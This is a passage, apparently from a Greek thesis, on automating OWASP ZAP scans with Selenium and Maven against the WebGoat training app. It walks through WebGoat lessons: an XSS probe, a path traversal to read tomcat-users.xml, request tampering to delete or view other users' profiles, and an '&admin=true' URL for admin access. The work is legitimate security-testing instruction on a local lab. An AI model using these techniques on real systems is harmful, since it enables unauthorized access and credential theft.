# zap.dir=C:\\Program Files\\OWASP\\Zed Attack Proxy
zap.dir=C:\\OWASPZAP\\ZedAttackProxy
# The default ZAP session name
zap.session=zap.session

zap.proxy=localhost:8090
```

Έτσι τα automated scripts θα ανοίγουν session σε firefox browser με συγκεκριμένο προφίλ ανάλογα με το πως έχουμε σετάρει τον proxy για το ZAP.

```
driver.navigate().to("http://guest:guest@localhost/WebGoat-5.4/attack");
```

Με τον κώδικα παραπάνω καταφέρνουμε να κάνουμε bypass το authentication requirement της εφαρμογής μας ώστε να μπορούν να εκτελεστούν τα τεστ μας.

Το επόμενο βήμα είναι με κάποιο τρόπο να αυτοματοποιούμε το active scan έπειτα από κάθε τεστ. Χρησιμοποιούμε το API του ZAP το οποίο εμπεριέχει ant tasks με τα οποία μπορούμε να αυτοματοποιήσουμε όλες τις λειτουργίες του (zap-api-v2-4.jar). Κατεβάζουμε το jar locally και εκτελούμε την εντολή ***mvn install:install-file -Dfile=zap.jar -DgroupId=org.zaproxy -DartifactId=clientapi -Dversion=1.4.0.1 -Dpackaging=jar*** ώστε να κάνουμε install το jar στο maven repository. Έτσι τώρα μπορούμε να το χρησιμοποιήσουμε στο classpath του project μας. Χρησιμοποιώντας το maven plugin μπορούμε αντί να καλούμε με ant task στον listener

```
@Override
public void onTestFailure(ITestResult tr) {
createScreenshot(tr);

//Scan with ZAP and save session
TEST_LISTENER_LOG.info("Start ZAP for scan url");
AntExecutor.executeAntTask("E://zap//build//build-api.xml", "wave-test");

}
```

να εκτελέσουμε το active scan μέσω του maven lifecycle κατά το οποίο εκτελούνται τα τεστ μας.

Στην ανάλυση της εφαρμογής χρησιμοποιήσαμε το ***zap-maven-plugin*** καθώς έχουμε υλοποιήσει ένα ***Spring MVC project*** και όλο το lifecycle του project γίνεται με ***apache maven***. Οπότε πρέπει να προσθέσουμε μετά το surefire-plugin που τρέχει τις test suites το παρακάτω plugin (ακολουθώντας τα βήματα στην σελίδα https://code.google.com/p/zap-maven-plugin/wiki/Documentation):

```
<plugin>
    <groupId>org.zaproxy.zapmavenplugin</groupId>
    <artifactId>zap-maven-plugin</artifactId>
    <version>1.0-SNAPSHOT</version>
    <configuration>
      <!-- Windows -->
      <!-- <zapProgram>C:\Program Files\OWASP\Zed Attack Proxy\zap.bat</zapProgram> -->
      <zapProgram>C:\OWASP ZAP\Zed Attack Proxy\zap.sh</zapProgram>
      <zapProxyHost>localhost</zapProxyHost>
      <zapProxyPort>8090</zapProxyPort>
      <targetURL>http://localhost/WebGoat-5.4/</targetURL>
       <scanURL>true</scanURL>
      <saveSession>true</saveSession>
    </configuration>
    <executions>
      <execution>
          <id>startZAP</id>
```

```
        <phase>pre-integration-test</phase>
        <goals>
          <goal>start-zap</goal>
        </goals>
      </execution>
      <execution>
          <id>processZAP</id>
        <phase>post-integration-test</phase>
        <goals>
          <goal>process-zap</goal>
        </goals>
      </execution>
    </executions>
  </plugin>
```

Το plugin αυτό χρησιμοποιεί το API του ZAP για να κάνει scan ή spider την εφαρμογή μας. Σε αυτό το σημείο ολοκληρώσαμε τα βήματα που πρέπει να ακολουθηθούν για να κάνουμε integrate το ZAP στο maven–selenium project.


3. ΚΕΦΑΛΑΙΟ 3: Έλεγχος ασφάλειας εφαρμογής OWASP WebGoat

3.1 Access Control Flaws

Στο κεφάλαιο αυτό μελετάμε τις ευπάθειες τύπου Access Control Flaws εκτελώντας τα παραδείγματα που υποδεικνύει το WebGoat project.

3.1.1 Using an Access Control Matrix


Στόχος: Κάθε χρήστης είναι μέλος του ρόλου του οποίου επιτρέπεται να έχει πρόσβαση σε συγκεκριμένα resources. Ο στόχος είναι να ερευνήσουμε τους κανόνες για τον έλεγχο πρόσβασης για την εφαρμογή με δεδομένο ότι το Admin group έχει πρόσβαση στο Admin manager resource. Για τον σωστό έλεγχο θα χρησιμοποιήσουμε το breakpoint functionality που παρέχει το ZAP για να σταματήσουμε τα request από τον browser στον server. Έλεγχουμε λοιπόν τον user Moe με selected resource: Public resource. Αφού κάνουμε submit-check access το ZAP μπορεί να εμφανίσει τις ευπάθειες μετά από scanning (Ενεργή σάρωση)→ ειδοποιήσεις. Η ευπάθεια που αναγνωρίζεται είναι το Cross Site Scripting όπου ένας εισβολέας κάνει inject script στο Web Site και αντλεί πληροφορίες για τον κάθε χρήστη με βάση τον έλεγχο πρόσβασης σε συγκεκριμένες λειτουργίες. Στο παράδειγμα μας το <script>alert(1)</script> είναι ενσωματωμένο.



Εικόνα 14: Πιθανή ευπάθεια CSS κατά το GET request

3.1.2 Bypass a Path Based Access Control Scheme

Στόχος: Ο χρήστης να μπορεί να έχει πρόσβαση σε αρχείο που δεν βρίσκεται στην λίστα που εμφανίζεται. Στο παράδειγμα μας επιλέγουμε ένα αρχείο για εμφάνιση (π.χ ClientSideValidation.html) και έπειτα από ενεργή σάρωση βλέπουμε την ευπάθεια που εμφανίζεται: Path traversal που είναι γνωστή ως **../** επίθεση. Δηλαδή γίνεται προσπάθεια να έχει πρόσβαση ο επιτιθέμενος σε άλλες λίστες. Μία λύση στο πρόβλημα μας παρατίθεται από το ZAP είναι η αντικατάσταση χαρακτήρων που μπορεί να προκαλούν το πρόβλημα όπως **../../** που υποδεικνύουν αλλαγή στο current directory.



Εικόνα 15: Ευπάθεια Path Traversal


Το ενδιαφέρον κομμάτι στην άσκηση αυτή είναι προσπαθήσουμε να έχουμε πρόσβαση σε ευαίσθητα δεδομένα όπως στους χρήστες του συστήματος του αρχείου ***tomcat/conf/tomcat-users.xml***.

Θα χρειαστούμε ένα εργαλείο όπως το PHP Charset Encoder / String Encrypter όπου επικολούμε το current directory π.χ ***C:\Program Files\Apache\apache-tomcat-7.0.32\webapps\WebGoat-5.4\lesson_plans\English*** και αντικαθιστούμε το κομμάτι C:\Program Files\Apache\ με κενό και τα υπόλοιπα subdirectories με .. δηλαδή έχουμε ***/../../../conf/tomcat-users.xml*** όπου μπορούμε να ανακατευθύνουμε το πρόγραμμα μας σε άλλο directory με αυτόν τον τρόπο.

Αυτό το path για το αρχείο το χρησιμοποιούμε στο plugin του Firefox (**Tamper**) με το οποίο έχουμε πρόσβαση στο network traffic και μπορούμε να αλλάξουμε τις παραμέτρους που κάνουμε Submit (POST request).

Έπειτα από το POST request έχουμε σαν αποτέλεσμα ο επιτιθέμενος να μπορεί να έχει πρόσβαση στα ευαίσθητα δεδομένα των χρηστών. Το ZAP μας δίνει την δυνατότητα φυσικά να εκτελέσουμε χειροκίνητα το request στον server επιλέγοντας

Εργαλεία→Χειροκίνητος συντάκτης αιτημάτων...




Εικόνα 16: Πετυχαίνοντας την αναπαραγωγή της ευπάθειας χειροκίνητα στο ZAP

Stage 1: Bypass Business Layer Access Control

Στην άσκηση αυτή πρέπει να ανακαλύψουμε αδυναμία στον έλεγχο πρόσβασης στο Delete function. Πρέπει να βεβαιώσουμε ότι ο Tom μπορεί να διαγραφεί από την λίστα των χρηστών.

Εισάγουμε με lower case το password <tom> ξεκινάμε το tamper data και εκτελούμε view profile όπου στο tamper αλλάζουμε το action σε deleteprofile.



Εικόνα 17: Αλλαγή του action σε DeleteProfile

Αν θέλαμε να αποτρέψουμε να σβηστεί το record θα έπρεπε να συμπληρώσουμε τον κώδικα

if(!isAuthorized(s, getUserId(s), requestedActionName))

{


throw new UnauthorizedException();

}

στην μέθοδο handleRequest(WebSession s)


Stage 3: Bypass Data Layer Access Control

Στο σημείο αυτό θα επιχειρήσουμε να δούμε το profile άλλων χρηστών μέσω του Tom. Γι αυτήν την άσκηση πρέπει να έχουμε το Firefox plugin Firebug όπου μπορούμε να κάνουμε inspect στα Web Elements της σελίδας και εξάγουμε πληροφορίες.




Εικόνα 18: Παρακολούθηση των web elements με το Firebug

Οπότε κρατάμε την τιμή 102 η οποία αναφέρεται στον χρήστη Moe Stooge. Τώρα επαναλαμβάνουμ την διαδικασία με το Tamper όπου τώρα πριν το request το employee_id με αυτό που βρήκαμε από το DOM tree.



Εικόνα 19: Αλλαγή του employee_id στο Tamper με action ViewProfile



Εικόνα 20: Προβολή στοιχείων διαφορετικού χρήστη

3.1.3 Remote Admin Access

Στην περίπτωση αυτή η οποία θα αυτοματοποιηθεί το τεστ για να δούμε πως το selenium με το ZAP μπορεί να κάνει handle το τεστ μας, θα προσπαθήσουμε να έχουμε access στο administrative interface του WebGoat.

Για τα test scripts θα χρειαστούμε τα properties για τα tabs.

Το page object θα είναι το παρακάτω

```
public class AccessControlFlaws  extends WebComponent  {


      /*
       * Declare page elements (Buttons, Input fields etc)
       * in the form of enumeration
       */
      public enum AccessControlFlawsElements{

            TBAccessControlFlaws("css=img[name$='mbut200']"),
            TBRemoteAdminAccess("//a[contains(text(),'Remote Admin Access')]"),
            TBAdminFunction("css=img[name$='mbut2000']"),
            TBUserInfo("//a[contains(text(),'User Information')]")
            ;

            private String myLocator;

            AccessControlFlawsElements(String locator) {
```

```
                myLocator = locator;
            }

            public String get() {
                return myLocator;
            }



        }
        //link action
        public void pressLinkTBAccessControlFlaws(){

        controller().pressAndWaitForPageToLoad(AccessControlFlawsElements.TBAccessControlFla
ws.get());
        controller().switchToLatestWindow();


        }



//link action
public void pressLinkTBRemoteAdminAccess(){
controller().pressAndWaitForPageToLoad(AccessControlFlawsElements.TBRemoteAdminAccess.get(
));
controller().switchToLatestWindow();
}
//link action
public void pressLinkTBAdminFunction(){
controller().pressAndWaitForPageToLoad(AccessControlFlawsElements.TBAdminFunction.get());
controller().switchToLatestWindow();
}


public String remoteAdminHREF(){
return
controller().getAttributeValue(AccessControlFlawsElements.TBRemoteAdminAccess.get(),
"href");
}
public String userInfoHREF(){
return controller().getAttributeValue(AccessControlFlawsElements.TBUserInfo.get(),
"href");
```

```
}
public void closeDriver(){
controller().close();
}

}
```

Έτσι υλοποιούμε το τεστ μας

```
package com.selenium.qa.automation.OSVAssistantAuthorizationCodes;

import org.springframework.beans.factory.annotation.Autowired;
import org.testng.annotations.BeforeTest;
import org.testng.annotations.Test;

import com.selenium.qa.automation.pageObjects.zAP.AccessControlFlaws;
import com.selenium.qa.automation.spring.AutomationTestBase;
import com.selenium.qa.automation.testng.Verify;

public class RemoteAdminAccess extends AutomationTestBase {

Verify verify=new Verify();

@Autowired
AccessControlFlaws flaws;//Injected page object available by Spring container (Application
Context)

@BeforeTest
public void AccessURL() {

      flaws.pressLinkTBAccessControlFlaws();
      flaws.pressLinkTBRemoteAdminAccess();
}
@Test
public void RemoteAccessAdmin() {

String URLRemoteAdmin=flaws.remoteAdminHREF();
flaws.navigatetoURL("localhost/"+URLRemoteAdmin+"&admin=true"); //access URL with
admin=true
```

```
flaws.pressLinkTBAdminFunction();


String URLUserInformation=flaws.userInfoHREF();


flaws.navigatetoURL("localhost/"+URLUserInformation+"&admin=true");


            //Verifications for users information
            verify.textNotPresent("jsnow");
            verify.textNotPresent("jdoe");
            verify.textNotPresent("jplane");
            verify.textNotPresent("jeff");
            verify.textNotPresent("dave");


            flaws.closeDriver();



      }
}
```

Στο τεστ που γράψαμε κάναμε get το attribute href του anchor element ώστε να το χρησιμοποιήσουμε ως input για να κάνουμε access στη σελίδα με την εντολή driver.get(String URL).

Τρέχοντας το pom.xml με command ***mvn-install*** αρχικά εκτελείται το ***ZAP.exe***

```
--- zap-maven-plugin:1.2-SNAPSHOT:start-zap (startZAP) @ selenium-core ---
[INFO] Start ZAProxy [C://OWASP//ZedAttackProxy//zap.bat]
[INFO] Using working directory [C:\OWASP\ZedAttackProxy]
[INFO]
[INFO] C:\OWASP\ZedAttackProxy>java -Xmx512m -XX:PermSize=256M -jar zap.jar
org.zaproxy.zap.ZAP
[INFO] 0 [main] INFO org.zaproxy.zap.ZAP  - OWASP ZAP 2.1.0 started.
[INFO] 614 [main] INFO hsqldb.db.HSQLDB379AF3DEBD.ENGINE  - dataFileCache open start
[INFO] 623 [main] INFO hsqldb.db.HSQLDB379AF3DEBD.ENGINE  - dataFileCache open end
[INFO] 954 [main] INFO org.parosproxy.paros.view.View  - Initialising View
[INFO] 2740 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Path Traversal
[INFO] 2740 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Remote File Inclusion
[INFO] 2740 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
URL Redirector Abuse
```

```
[INFO] 2740 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Server side include

[INFO] 2743 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Cross Site Scripting (Reflected)

[INFO] 2744 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
SQL Injection

[INFO] 2744 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Directory browsing

[INFO] 2744 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Session ID in URL rewrite

[INFO] 2744 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Secure page browser cache

[INFO] 2744 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
External redirect

[INFO] 2745 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
CRLF injection

[INFO] 2745 [main] INFO org.parosproxy.paros.core.scanner.PluginFactory  - loaded plugin
Parameter tampering

[INFO]

[INFO] --- maven-surefire-plugin:2.14:test (default-test) @ selenium-core ---

[INFO] 3514 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Αλλαγή user agent σε κάποιον άλλο browser.

[INFO] 3514 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Αναγνώριση μη ασφαλούς ή πιθανώς κακόβουλου περιεχομένου στις απαντήσεις HTTP.

[INFO] 3515 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Ανίχνευσή και ειδοποίηση προσπάθειας 'Set-cookie' στην απάντηση HTTP για αλλαγή.

[INFO] 3515 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Περιόρισε την cache του browser(αφαίρεση IfModifiedSince)

[INFO] 3515 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Καταγραφή των cookies που στέλνει ο browser.

[INFO] 3515 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Καταγραφή μοναδικών GET αιτήσεων στο αρχείο:filter/get.xls

[INFO] 3515 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Καταγραφή μοναδικών POST αιτήσεων στο αρχείο:filter/post.xls

[INFO] 3515 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Καταγραφή μοναδικών ερωτήσεων και απαντήσεων στο αρχείο:filter/message.txt

[INFO] 3515 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Αντικατέστησε το σώμα των αιτήσεων HTTP χρησημοποιώντας προκαθωρισμένο πρότυπο.

[INFO] 3516 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Αντικατέστησε την επικεφαλίδα των αιτήσεων HTTP χρησημοποιώντας προκαθωρισμένο
πρότυπο.

[INFO] 3516 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
filter Αντικατέστησε το σώμα των απαντήσεων HTTP χρησημοποιώντας προκαθωρισμένο πρότυπο.

[INFO] 3516 [main] INFO org.parosproxy.paros.extension.filter.FilterFactory  - loaded
